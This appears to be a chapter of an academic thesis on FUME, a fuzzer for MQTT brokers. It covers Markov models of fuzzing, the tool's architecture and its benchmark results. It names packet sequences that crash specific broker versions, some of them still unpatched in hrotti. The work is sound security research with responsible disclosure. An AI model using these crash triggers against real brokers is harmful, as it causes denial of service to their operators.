


Figure 3.1: MQTT packet structure. The “Properties” field only exists in MQTT version 5. The “Will Properties” field only exists in CONNECT packets in MQTT version 5.

Depending on the control packet type, the variable header and the payload may be optional or required, while the fixed header is always required. Version 5 of MQTT also supports a properties sub-header, containing a list of optional properties. The properties sub-header exists at the end of the variable header. The CONNECT packet may also specify a will topic and a will payload. This payload is published to all subscribers of the will topic if the client ever disconnects unexpectedly – e.g., the client did not send the DISCONNECT packet before closing the connection. In MQTT version 5, the will information includes a will properties field within the CONNECT payload. The name, identifier, and purpose of each control packet is shown in Table 3.1.

Table 3.1: Summary of MQTT control packets. The AUTH packet is only available in MQTT version 5.

Name	Identifier	Purpose
CONNECT	0001	Request to connect to the broker
CONNACK	0010	Acknowledge the CONNECT
PUBLISH	0011	Send a message to subscribed clients
PUBACK	0100	Acknowledge the PUBLISH (QoS 1)
PUBREC	0101	Acknowledge the PUBLISH (QoS 2)
PUBREL	0110	Acknowledge the PUBREC (QoS 2)
PUBCOMP	0111	Acknowledge the PUBREL (QoS 2)
SUBSCRIBE	1000	Request to subscribe to a topic filter
SUBACK	1001	Acknowledge the SUBSCRIBE
UNSUBSCRIBE	1010	Stop listening to a topic filter
UNSUBACK	1011	Acknowledge the UNSUBSCRIBE
PINGREQ	1100	Ping the broker
PINGRESP	1101	Acknowledge the PING
DISCONNECT	1110	Request to disconnect
AUTH	1111	Exchange authentication data

3.2.2 Fuzz Testing

To discover vulnerabilities in software, a fuzzer will generate pseudo-random or invalid test cases which are then sent to the target application; the fuzzer then observes the application behavior. If the application exhibits odd behavior, or crashes, then it is highly possible that a new vulnerability has been discovered; the researcher can then investigate this vulnerability more deeply. Fuzzers can be classified according to three factors: fuzzing method, target knowledge, and vulnerability detection capabilities.

Fuzzing Method. There are two primary fuzzing methods: generation-guided fuzzing and mutation-guided fuzzing. In generation-guided fuzzing, data is generated randomly or from a user-defined model; for example, in protocol-guided fuzzing, data is generated according to the protocol structure. This fuzzing method is appropriate when the user has a complete understanding of the syntax and semantics of the target protocol. In mutation-guided fuzzing, payloads are sampled from a corpus of valid data inputs and fuzzed. This is appropriate when the fuzzer tracks the state space of the target and logs inputs when the target reaches new states. Furthermore, mutation-guided fuzzing may be useful if the target protocol is not well understood, or if the protocol implementation differs from the specification. Another method, genetic fuzzing, may use either fuzzing method and apply genetic algorithms based on behavior exhibited from the target.

Target Knowledge. Depending on the knowledge of the target, a fuzzer might be classified as a blackbox fuzzer, a whitebox fuzzer, or a greybox fuzzer. A blackbox fuzzer has no knowledge of the target specification and can only see what is directly observable. A whitebox fuzzer is completely aware of the target's internal structure and may have access to its source code and specification. A greybox fuzzer has some knowledge of the specification and may use instrumentation or dynamic taint analysis to track the target's control flow and state space.

Vulnerability Detection Capabilities. To detect vulnerabilities in targets, a fuzzer may employ several techniques. For instance, the target may send an unexpected or malformed response, which can indicate a logical bug [12] [47]. The target may also hang, i.e., the connection will remain open but the target never sends a response [48]. Finally, the target may crash and close the connection; this behavior is almost universally observed by all fuzz testing frameworks [43] [12] [47] [48] [49] [50]. A program crash may indicate a severe vulnerability such as memory corruption, which can be further exploited and potentially lead to compromise of the host system.

3.3 Fuzz Testing Using Markov Modeling

In this Section, we introduce the principles of mutation-guided fuzzing and generation-guided fuzzing in terms of two Markov models. We show that the models implement a finite Bernoulli process which describes the probabilistic behavior of input generation and payload fuzzing. We refer to the implementation of these models as the “mutation guided fuzzing engine” and “generation guided fuzzing engine”. The models are illustrated by Figure 3.2.




Figure 3.2: Markov chains for describing mutation guided fuzzing and generation guided fuzzing.

3.3.1 Mutation Guided Fuzzing

The mutation guided fuzzing engine depends on the existence of an input corpus of semantically valid test cases. This engine can be broken down into two distinct phases: a construction phase and a fuzzing phase. In the construction phase, new packets are appended from the input corpus to the payload. In the fuzzing phase, the fuzzing engine can manipulate the payload using the byte-granular methods of injection, deletion, and mutation. The effects of these methods are as follows: Injection inserts new bytes into the payload; Deletion removes bytes from the payload; and Mutation changes the value of some bytes in the payload. Figure 3.3 illustrates the principle of each method using an MQTT SUBACK control packet with value *9003b80f07*.




Figure 3.3: Distinct payload manipulation methods described by FUME. The fuzzer can inject, delete, or mutate bytes in the payload.

The mutation guided fuzzing procedure can be modeled by a Markov chain, which is illustrated in Figure 3.2 (left). The model describes a single iteration of the fuzzing engine. The nodes represent states in the fuzzing engine, and the arcs represent probabilistic transitions; the transition probabilities are labeled next to their corresponding transitions. State S_0 represents the initial state of the fuzzing engine. State S_1 represents the construction phase. State S_2 represents the fuzzing phase. Finally, state S_f is the final state and concludes the current iteration of the fuzzing engine.

In the initial state S_0, the fuzzing engine may either transition to the construction phase, or it may select a payload from the response log. The response log is explained further in Section 3.4.2; broadly speaking, it describes the set of test cases which have been added to the input corpus, i.e., those test cases which were not part of the original input corpus. The probability of selecting from the response log is b.

In the construction phase, the fuzzing engine randomly selects control packets from the input corpus. The probability of selecting *CONNECT* is c_1, *CONNACK* is c_2, etc. The sum of these probabilities is 1, i.e.,

$$\sum_{i=0}^{15} c_i = 1$$

While the fuzzing engine is in state S_1, it has a X_1 probability of directly transitioning to state S_2, i.e., the fuzzing phase, and a $1 - X_1$ probability of selecting a new packet to append to the payload. In the model, appending a new packet is represented by the states *Add CONNECT*, *Add CONNACK*, and so forth. Based on the packet selection probabilities $c_i \mid i \in (1, 2, ..., 14, 15)$ and the probability of appending a new packet $1 - X_1$, the overall probability of adding a specific packet is $c_i - c_iX_1 \mid i \in (1, 2, ..., 14, 15)$.

In the fuzzing phase, the fuzzing engine can either transition to the *Inject* state, *Delete* state, or *Mutate* state, or it can transition to a *Send* state, which sends the fuzzed payload to the broker. The *Inject* state can transition to a *BOF* state or a *Non-BOF* state. In the former state, many bytes are inserted into the payload in an attempt to trigger a buffer overflow attack. In the latter state, the fuzzing engine only injects a small number of bytes – in the implementation, the number of injected bytes can never exceed the length of the original payload. The fuzzing states *Inject*, *Delete*, and *Mutate* have probabilities d_1, d_2, and d_3, respectively, such that $d_1 + d_2 + d_3 = 1$. The state *BOF* has probability d_4.

The probability of directly transitioning to the *Send* state is X_2. Based on the fuzzing state probabilities and the probability of transitioning to the *Send* state, the overall probability of choosing a specific fuzzing state is $d_i - d_i X_2 \mid i \in (1, 2, 3)$.

Finally, in the *Send* state, the fuzzing engine has a X_3 probability of transitioning to S_f and ending the current fuzzing iteration. Otherwise, there is a $1 - X_3$ probability to return to S_2 and restore the payload obtained from the construction phase.

3.3.2 Generation Guided Fuzzing

Generation-guided fuzzing depends on deep knowledge of the protocol to generate semantically valid test cases. Figure 3.2 (right) illustrates the Markov model for generation guided fuzzing. The fuzzer generates a CONNECT packet first before generating other packets at random. Steps S_0 and S_1 comprise the payload generator component. Step S_2 performs the actual fuzzing operation. For simplicity, we have condensed the *Inject*, *Delete*, and *Mutate* states into a single *I/D/M* state. The probabilities for state transitions $S_2 \rightarrow Send$, $S_2 \rightarrow I/D/M$, $Send \rightarrow S_2$, and $Send \rightarrow S_f$ are consistent between both models. In fact, both models are identical once state S_2 is reached, because the actual fuzzing of the payload is independent from how to obtain that payload.

3.3.3 Markov Modeling as a Bernoulli Process

Since each state transition depends solely on its transition probabilities, and each probability is assumed to be random, then we may also demonstrate each Markov model as a finite Bernoulli process [51]. Namely, we can describe each Markov chain as a sequence:

$$\bigcup_{i,j}^{S} X_{s_1 \to s_j} \mid s_i, s_j \in S$$

In the sequence, S is the set of states in the Markov model and $s_i \to s_j$ describes a direct transition from state s_i to state s_j. Each state transition $s_i \to s_j$ is a Bernoulli trial with Bernoulli variable $X_{ij} = X_{(si \to sj)}$. The probability of the fuzzing engine transitioning from state s_i to state s_j is p_{Xij} . This value is simply the probability value given for that corresponding transition in Figure 3.2.

3.4 FUME: A Fuzzer for MQTT Brokers

In this Section, we present FUME, a generation-and-mutation guided fuzzer for MQTT brokers. We first introduce the architecture of our fuzzing model. We then discuss each component of the architecture.

3.4.1 Overview: Architecture

First we introduce a high-level overview of FUME, which can be seen in Figure 3.4. There are five major components to the modeled architecture: the central component (simply called "FUME"), the user-defined parameters, the payload generator, the user filesystem, and the broker.




Figure 3.4: An overview of FUME's fuzzing architecture.

The role of each component can be briefly summarized as follows:

- Central component ("FUME"): This contains the two fuzzing engines. It also handles communication and response monitoring from the target broker.
- User-defined parameters: Allows the user to configure aspects of the fuzzer, such as the probabilistic values X_1, X_2, and X_3.
- Payload generator: Generates a sequence of syntactically valid control packets from scratch.
- Filesystem: Stores the input corpus and logs more test cases when new responses are observed from the broker.
- Broker: The target broker. May be local or remote.

3.4.2 The Central Component

The central component “FUME” handles three tasks, each of which is handled by a sub-component. The first task is to alternate (perhaps randomly) between running the mutation guided fuzzing engine and the generation guided fuzzing engine. These engines implement the Markov models described in Section 3.3. During mutation-guided fuzzing, the engine will access the filesystem component for appending new control packets to the payload or selecting inputs from the response log. During generation-guided fuzzing, the engine will access the payload generator component to perform the actual generation of control packets. The second task is to establish a connection with the target broker and send fuzzed inputs over to the target. The Send state in the model defers responsibility to this sub-component to handle the connection requirements. The third task is to listen for network responses and console responses and log them to the filesystem if necessary. The logging operation accesses the filesystem component.

Response Feedback. FUME monitors two major types of activity from the target broker: network response and console response. Network responses comprise the MQTT packets sent from the broker to the client. Console responses refer to the standard out and standard error file descriptors of the broker. When a unique response is observed by the fuzzer, the payload which triggered this response is logged to the filesystem. These payloads can be fuzzed by the mutation guided fuzzing engine later on. This behavior is modeled by the mutation guided Markov chain, in the transition from initial state S_0 to the state *Select From Response Log*. Note that if the broker runs remotely, then console output will not be accessible on the local filesystem. However, some cloud platforms record console activity from running software – e.g., AWS

CloudWatch [52] – which can be leveraged in this case. The fuzzer can always observe network responses.

A pitfall to response feedback is that responses may be redundant. For example, a *CONNACK* packet from the broker can contain an assigned client identifier, which may be randomly generated; then each *CONNACK* packet contains no real new information despite technically being unique. To address this drawback, we implemented a packet parser that can accurately derive each field in the payload from the broker. FUME monitors the fields that contain only a concise number of possible values (we call these fields “interesting”), and it ignores those redundant fields described above. When the broker sends a response that contains a new set of interesting fields, the response is considered unique, and it is logged to the filesystem.

However, the packet parser can only derive fields from network responses, but not from console responses. To limit redundancies in console response, we implemented a similarity threshold that ignores responses which are too similar to past responses. The threshold value is a percentage value defined by the user. For instance, a threshold of 75% means that console responses will not be logged if they are at least 75% similar to any previously logged response. We evaluate the impact of the similarity threshold on our fuzzer in Section 3.5.4.

3.4.3 User-defined Parameters

The fuzzer accepts several values from the user-defined parameters component which will influence its behavior. Fuzzing intensity, denoted as *fi*, is a percentage value that indicates what percentage of bytes should be fuzzed in a packet. For instance, a fuzzing intensity of 50% means that up to 50% of a payload should be fuzzed. Fuzzing intensity also determines how frequently a payload should be fuzzed in one iteration of the fuzzing engine, i.e., how long the model should remain in state S_2. Construction intensity, denoted as *ci*, is a non-negative integer indicating the desired number of packets in a payload sequence. For example, a construction intensity of 7 means that, on average, the payload shall be constructed of 7 distinct MQTT packets (it is only an average due to the stochastic property of the model). This sequence always begins with a CONNECT packet.

For a user who wants to employ FUME without worrying about the details of the Markov model, the concepts of fuzzing intensity and construction intensity parameters may be more intuitive, while the Markov model may not be. To solve this issue, we offer a simple method to map *fi* and *ci* to X_1, X_2, and X_3. We assume the states of selecting/generating packets have discrete uniform distribution, i.e., $b = 1/2$ and $c_i = 1/15$ | i ∈ (1, 2, ..., 14, 15). We assume the same for the fuzzing states, i.e., $d_i = 1/3$ | i ∈ (1, 2, 3), and $d_4 = 1/2$. Note that in our implementation of FUME, all parameters and variables can be configured directly by the user, including X_1, X_2, and X_3. Our mapping is defined as follows

$$X_1 = \frac{1}{c_i}$$

$$X_2 = 1 - f_i$$

$$X_3 = 1 - 2\log(1 + f_i)$$

3.4.4 Payload Generator

To meet the requirements of generation-guided fuzzing, the payload generator component can generate valid payloads for each of the 15 MQTT control packets. The following pseudocode how the payload generator will construct a CONNECT packet, i.e., state *Generate Connect* in the Markov model:

```
fixed_header.ID = 0x10
variable_header.name = “MQTT”
variable_header.version = protocol_version
variable_header.flags.username = random(0, 1)
variable_header.flags.password = random(0, 1)
variable_header.flags.will_retain = random(0, 1)
variable_header.flags.will_qos = random(0, 2)
variable_header.flags.will_flag = random(0, 1)
variable_header.keepalive = random(0, 0xffff)
if protocol_version == 5 then:
    variable_header.properties = random_properties()
payload.clientid = random_string()
if variable_header.flags.will_flag == 1 then:
    if protocol_version == 5 then:
        payload.will_properties = random_properties()
    payload.will_topic = random_string()
    payload.will_payload = random_string()
if variable_header.flags.username == 1 then:
    payload.username = random_string()
packet_length = variable_header.length + payload.length
fixed_header.remaining_length = packet_length
packet = fixed_header + variable_header + payload
return packet
```

3.4.5 The Filesystem

The user’s filesystem stores the input corpus and the crash log. Payloads which trigger unique network or console responses from the broker – according to the similarity threshold – are also logged into the filesystem. In future iterations, these inputs are accessed by the mutation guided fuzzing engine so that they may be fuzzed.

3.5 Evaluation

In this Section, we present our vulnerability findings and discuss the details of each vulnerability. We compare the vulnerability discovery speed of our fuzzer to three other popular fuzzing frameworks. We also discuss how mutation guided fuzzing compares to generation guided fuzzing. Finally, we explore the efficiency of response feedback across 3 different brokers for different similarity threshold values.

3.5.1 Experimental Setup

Software/Hardware. Our fuzzer is written in Python 3. All experiments are conducted in a Kali Linux 2021.1 virtual machine, which was allocated with 8 GB of RAM and 4 processor cores. The host machine is a Dell XPS 15 9570 laptop with Intel Core i7-8750H CPU.

User-defined Parameters. For all experiments except where indicated, the fuzzing intensity and construction intensity was fixed at 0.1 and 3, respectively. This means X_1 was set to 0.33, X_2 was set to 0.9, and X_3 was set to 0.917. Other Markov variables have discrete uniform distribution, as explained in Section 3.4.3.

Input Corpus. The predefined input corpus was collected systematically by connecting a client to the Mosquitto, HiveMQ, and VerneMQ brokers and collecting MQTT traffic using Wireshark.

The inputs are stored in the filesystem. In total, we collected 50 distinct MQTT packets to seed the initial corpus.

Targets. In total, we tested FUME against 9 different MQTT broker implementations, including Mosquitto [46], HiveMQ [53], VerneMQ [54], aedes [55], EMQX [56], KMQTT [57], mqttools [58], hrotti [59], and moquette [60]. We fuzzed each broker for approximately 12 hours using a combination of the mutation guided fuzzing engine and generation guided fuzzing engine. Table 3.2 shows the version number of each broker as well as the programming language that the broker was written in. Note that hrotti does not have an official version number, so we just report the commit ID from GitHub.

Table 3.2: List of MQTT brokers tested under FUME.

Broker	Version	Language
Mosquitto	2.0.7	C
HiveMQ	2021.1	Java
VerneMQ	1.11.8	Erlang
aedes	0.45	JavaScript
EMQX	4.3.3	Erlang
KMQTT	0.2.5	Kotlin
mqttools	0.47.0	Python
hrotti	087b33bb	Go
moquette	0.16	Java

3.5.2 Vulnerability Findings

In total, our fuzzer discovered 7 vulnerabilities, including 6 zero-day vulnerabilities and 1 n-day vulnerability. All vulnerabilities result in immediate termination of the broker, causing denial-of-service. Aside from hrotti, which has abandoned development since 2017, all vulnerabilities have been reported to the developers and patched due to our responsible disclosure. Table 3.3 lists the complete set of crashes and a brief error summary. More details follow.

Table 3.3: A summary of crashes found using FUME.

Index	Broker	Zero-day?	Error Summary
0	Mosquitto	Yes	Malformed CONNACK in MQTT v5
1	Mosquitto	Yes	PUBLISH topic length = 0
2	KMQTT	Yes	Broken pipe error
3	Aedes	Yes	Malformed DISCONNECT
4	Hrotti	Yes	Malformed PUBLISH
5	Hrotti	Yes	UNSUBSCRIBE topic length = 0
6	hrotti	No	Malformed CONNECT

Mosquitto. We discovered two vulnerabilities in Mosquitto version 2.0.7. The first vulnerability occurs in MQTT v5 when an authenticated client sends a malformed CONNACK control packet, causing a null pointer dereference and crashing the server. This vulnerability was reported to Eclipse and assigned to CVE-2021-28166 [61]. It has been patched in version 2.0.10. The second vulnerability occurs when a client sends a PUBLISH control packet with a topic length set to 0, causing the server to crash. This bug had previously been patched in version 2.0.8 at the time of our discovery; however, the patch was intended to address a bug in the Mosquitto client library, and the bug in the server was not originally recognized as a vulnerability. It has been assigned to CVE-2021-34432 [62].

KMQTT. We discovered a vulnerability in version 0.2.5 of KMQTT. On some Linux systems, the server would throw a SIGPIPE signal if the broker tried to send a payload to a closed TCP connection – for instance, if it tried to respond to a SUBSCRIBE request with a SUBACK response. This bug was reported to the project’s maintainer and patched in version 0.2.6.

aedes. In version 0.45.0 of aedes, a vulnerability occurred if the client closed a connection with a malformed DISCONNECT packet. The bug only occurred if the following sequence of packets were sent: [CONNECT, PUBREL, DISCONNECT]. The sequence causes a buffer overflow to occur and crashes the server. We learned the vulnerability was due to a bug in mqtt-packet version 6.9.0, which is a Node.js package that aedes depends on. The bug in mqtt-packet was patched in version 6.9.1, and aedes version 0.45.1 now points to the patched package version.

hrotti. We discovered three vulnerabilities in hrotti. It should be noted that the project has apparently halted development since 2017. Therefore, at the time of writing this, all bugs are still present in the code. The first vulnerability is a parsing error that occurs when the client sends a valid CONNECT packet followed by a malformed PUBLISH packet. The second vulnerability occurs when the client sends an UNSUBSCRIBE packet with a topic length of 0. The final vulnerability occurs when the client sends a malformed CONNECT packet. This vulnerability was first reported by GitHub user Alexander Sieg in an issue in September 2017 [63].

3.5.3 Vulnerability Discovery Speed

We now evaluate the discovery speed of the seven discovered vulnerabilities. We compare FUME against three fuzzing engines: BooFuzz [43], mqtt_fuzz [64], and AFLNet [45]. BooFuzz is a fuzzing framework written in Python that generates a fixed number of test cases according to a given input corpus. mqtt_fuzz is a mutation-based fuzzer for MQTT. AFLNet is an extension of AFL with added support for network applications. It should be noted that only FUME implements a generation guided fuzzing engine while the other fuzzers use a mutation guided approach. For the sake of fairness, we only utilize the mutation guided fuzzing engine of FUME in this evaluation. We also share the same original input corpus among all four fuzzers. The final results of our evaluation can be seen in Table 3.4.

Table 3.4: Average time (in seconds) to discover each vulnerability.

Vuln. Index	FUME	BooFuzz	Mqtt_fuzz	AFLNet
0	149	23	N/A	2700
1	255	748	N/A	N/A
2	0.196	50	N/A	177
3	1.423	16	1.773	19
4	0.170	7.8	N/A	N/A
5	0.677	N/A	N/A	141
6	0.192	0.655	N/A	N/A

In general, FUME discovered all vulnerabilities faster than any other broker. The only exception is that BooFuzz discovered the first Mosquitto vulnerability in 23 seconds, while FUME took 2 minutes and 29 seconds to discover the same vulnerability. Some brokers could not find a vulnerability after 12 hours of fuzzing (the cells labelled “N/A” in the table). In particular, mqtt_fuzz could only find the aedes vulnerability.

While testing AFLNet against some of the target brokers, we discovered that AFLNet will fail to identify and report the bugs in KMQTT, aedes, and hrotti. However, we confirmed that AFLNet eventually generates the payloads necessary to crash those brokers, and the lack of bug reporting may be the result of a bug in AFLNet. To address this, we started each server in a separate window before running AFLNet in non-instrumentation mode; this allowed us to visually observe the state of each server during the fuzzing process, but it removes AFLNet’s code coverage features. After doing this, we were able to detect that all three brokers eventually crash as expected. In the case of Mosquitto, instrumenting it with afl-gcc provides the expected code coverage functionality supported by AFLNet, and it can detect the bugs.

Mosquitto Findings. The first two rows in Table 3.4 correspond to the Mosquitto vulnerabilities (vulnerability index 0 and 1). For the first vulnerability, it can be seen that FUME triggered the crash in approximately two-and-a-half minutes, while BooFuzz found the bug in 23 seconds and AFLNet took 45 minutes. For the second vulnerability, FUME found the crash in more than 4 minutes, and BooFuzz found it in 12-and-a-half minutes. AFLNet did not find the second vulnerability. mqtt_fuzz did not find either vulnerability. We also observed that AFLNet fuzzed targets much more slowly compared to the other fuzzers, sending on average between 1 and 2 payloads per second to the target, while the other fuzzers can send between 10 and 100 requests per second on average.

KMQTT Findings. From Table 3.4, it can be seen that Mosquitto discovered the KMQTT vulnerability in about 0.2 seconds, BooFuzz discovers the vulnerability in 50 seconds, and AFLNet discovers it in almost 3 minutes. Triggering this vulnerability requires the client to send a valid PUBLISH, SUBSCRIBE or UNSUBSCRIBE packet followed by immediately closing the connection. FUME is more likely to send valid control packets due to our fine-grained fuzzing strategy. In addition, the required valid packets are already present in the input corpus, which explains why our fuzzer detects the vulnerability so quickly. After 12 hours, mqtt_fuzz could not find the vulnerability, similar to before.

Aedes Findings. Vulnerability index 3 indicates the results for the aedes vulnerability. FUME and mqtt_fuzz found the bug immediately, at 1.423 seconds and 1.773 seconds respectively.

Meanwhile, BooFuzz found the bug in 16 seconds, while AFLNet found the bug in 19 seconds. During these experiments, we discovered that our input corpus actually contains a valid [CONNECT, PUBREL, DISCONNECT] sequence that triggers the crash without any fuzzing needed; this is why the bug is discovered so quickly by all four fuzzers. In the case of AFLNet, the crash occurs during the “dry run” phase in the beginning of the run, during which AFLNet will send each payload verbatim to the broker.

Hrotti Findings. The last 3 rows in Table 3.4 showcase the experimental results for hrotti. FUME could find all vulnerabilities in less than one second. BooFuzz discovered the first vulnerability in 7.8 seconds and the third vulnerability in 0.655 seconds. Since the third vulnerability depends on sending a malformed CONNECT packet, we adjusted our Python script to only send valid CONNECT packets in order to avoid triggering the third vulnerability multiple times. However, we could not trigger the second vulnerability despite multiple attempts; this is due to how hrotti only supports 65535 concurrent sessions, leading BooFuzz to quickly exhaust all of them and causing hrotti to hang. mqtt_fuzz could not find any of the vulnerabilities. AFLNet triggered the second vulnerability in 2 minutes and 21 seconds. We removed the input case that triggered this crash in hopes of triggering the other crashes; however, AFLNet failed to detect those crashes.

We now empirically compare the mutation guided fuzzing engine to the generation guided fuzzing engine. Table 3.5 compares the vulnerability discovery speeds between both approaches.

Table 3.5: Time (in seconds) to discover each vulnerability – mutation guided fuzzing versus generation guided fuzzing.

Vuln. Index	Mutation Guided	Generation Guided
0	149	2286
1	255	83
2	0.196	0.806
3	1.423	1.561
4	0.170	0.131
5	0.677	0.069
6	0.192	0.143

In the case of Mosquitto, the mutation-guided approach detects the first vulnerability in 149 seconds, while the generation guided approach takes over 38 minutes to find the same vulnerability. This can be attributed to the nature of the vulnerability, which requires a specially crafted CONNACK packet that triggers a null pointer dereference in the program. This occurs much faster in the mutation-based approach because the input corpus contains a CONNACK packet that closely matches the contents of the malformed packet; however, the generation guided approach can generate hundreds of valid CONNACK packets, and most of them will be too dissimilar such that the fuzzing step cannot generate the malicious packet. On the other hand, the second vulnerability is found more quickly by the generation guided fuzzer – that is, only 83 seconds compared to the 255 seconds in the case of mutation guided fuzzing. This result is expected. This particular Mosquitto vulnerability occurs when a valid PUBLISH packet contains a topic length of 0. The generation guided approach can generate this packet reasonably quickly, while the mutation guided approach must successfully mutate the “topic length” field in a PUBLISH packet without corrupting the rest of the packet. All other vulnerabilities were found in less than 2 seconds using both fuzzing approaches.

3.5.4 Response Feedback Benchmarks

Using response feedback, FUME can monitor unique responses observed in a broker. The uniqueness of a network response depends on the field values of the control packet, while the uniqueness of console response is dictated according to a similarity threshold. In both cases, we attempt to minimize the number of redundant cases in the input queue. We have collected unique responses among 3 brokers: Mosquitto, HiveMQ, and EMQX. In the case of Mosquitto, we used the patched version so that we did not risk triggering a crash during our experiments. By default, HiveMQ and EMQX write log contents to an output file on disk, but we changed this by adjusting their configuration files so that log contents are printed to stdout. For each broker, we measured the number of unique responses across 10 thousand runs using generation guided and mutation guided fuzzing. For console responses, we measured the number of responses for similarity thresholds (i.e., *th*) 0.2, 0.5, and 0.8. For network responses, we measured how many unique responses were captured when we only monitored interesting MQTT fields (as described in Section IV-B1), and when we monitored all fields. We denote the *interesting fields* monitor mode as G-I and M-I for generation-guided and mutation-guided fuzzing, respectively, and the *all fields* monitor mode as G-A and M-A.




Figure 3.5: Evaluation of network response feedback for Mosquitto.

From Figure 3.5, we can see that G-I and M-I, i.e., only interesting response fields, perform very similarly. This is not too surprising, since many of the packets from our input corpus were collected while running Mosquitto, allowing the mutation fuzzer to trigger many “hits” in the network responses early on. For G-A and M-A, i.e., all response fields, the number of unique responses is much higher. We attribute the rise in unique responses to the client ID field in the CONNACK response packet, which contains a random byte string generated by Mosquitto. FUME ignores this value when it only monitors interesting fields.

